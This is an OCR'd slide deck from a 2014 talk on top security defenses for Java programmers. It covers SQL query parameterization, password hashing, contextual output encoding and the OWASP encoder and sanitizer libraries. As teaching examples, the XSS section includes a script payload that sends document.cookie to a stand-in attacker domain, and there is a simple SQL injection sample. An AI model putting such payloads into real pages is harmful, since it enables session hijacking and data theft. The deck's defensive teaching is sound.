Jfokus 2014

Top Ten Security Defenses for Java Programmers

Jim Manico

@manicode

OWASP Volunteer

- *Global OWASP Board Member*
- *OWASP Cheat-Sheet Series Project Manager and Contributor*

Independent Secure Coding Instructor


- *16 years of web-based, database-driven software development and analysis experience*
- *Secure coding educator/author*
- *Writing a book with McGraw-Hill and Oracle Press because I am a masochist and enjoy pain and suffering for less than minimum wage while being harassed daily by my editor(s).*

Kama'aina Resident of Kauai, Hawaii


- *Aloha!*

[1]

Query Parameterization



Anatomy of a SQL Injection Attack




```
newEmail = request('new_email');

update users set email='newEmail'
where id=132005;
```

Anatomy of a SQL Injection Attack

1. **SUPER AWESOME HACK**: **newEmail = ' ;**

```
2. update users set email='newEmail'
     where id=132005;

3. update users set email='';'
     where id=132005;
```

Query Parameterization in Java

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
   EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees
    where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

[2]

Password Storage

- Store password based on need
  - Use a salt (de-duplication)
  - SCRYPT/PBKDF2 (slow, performance hit, easy)
  - HMAC (requires good key storage, tough)

Allow very complex and long passwords

1) Do not limit the type of characters or length of user password

- Limiting passwords to protect against injection is doomed to failure
- Use proper encoder and other defenses described instead
- Set large password length limits
- Django DOS vulnerability

Salt your passwords

2) Use a cryptographically strong credential-specific salt

protect([salt] + [password]);

- Use a 32char or 64char salt (actual size dependent on protection function);
- Do not depend on hiding, splitting, or otherwise obscuring the salt

Leverage One-Way Keyed Functions

3a) Impose difficult verification on [only] the attacker (strong/fast)

HMAC-SHA-256([private key], [salt] + [password])

- Protect this key as any private key using best practices
- Store the key outside the credential store
- Isolate password hash generation to a separate service

Leverage One-Way Adaptive/Slow Functions

3b) Impose difficult verification on the attacker and defender (weak/slow)

PBKDF2([salt] + [password], c=10,000,000);

- **PBKDF2** when FIPS certification or enterprise support on many platforms is required
- **Scrypt** where resisting any/all hardware accelerated attacks is necessary
- Both options will limit your applications ability to scale


[3]

XSS Defense

```
<script>window.location=‘http://
evileviljim.com/unc/data=‘ +
document.cookie;</script>
```

```
<script>document.body.innerHTML=‘<b
link>CYBER IS COOL</blink>’;</
script>
```

Contextual Output Encoding (XSS Defense)




- –Session Hijacking
- –Site Defacement
- –Network Scanning
- –Undermining CSRF Defenses
- –Site Redirection/Phishing
- –Load of Remotely Hosted Scripts
- –Data Theft
- –Keystroke Logging
- –Attackers using XSS more frequently

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width



<

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- **More complete API (uri and uri component encoding, etc) in some regards.**
- Java 1.5+
- Last updated February 3, 2014 (version 1.1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUri(String)
Encode#forUriComponent(String)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

3) <button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

4) <script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project


```
<script src="/my-server-side-generated-script">

class MyServerSideGeneratedScript extends HttpServlet {
        void doGet(blah) {
                response.setContentType("text/javascript; charset=UTF-8");
                PrintWriter w = response.getWriter(); w.println("function() {");
                w.println(" alert('" + Encode.forJavaScriptSource(theTextToAlert) + "');");
                w.println("}");
        }
}
```

What is HTML Sanitization

- HTML sanitization takes untrusted markup as input and outputs “safe” markup
  - Different from encoding (URLEncoding, HTMLEncoding, etc.)
- HTML sanitization is everywhere
  - TinyMCE/CKEditor Widgets
  - Web forum posts w/markup
  - Javascript-based Windows 8 Store apps
  - Outlook.com

This example displays all plugins and buttons that comes with the TinyMCE package.



SUBMIT

Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration. No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

Solving Real World Problems with the OWASP HTML Sanitizer Project

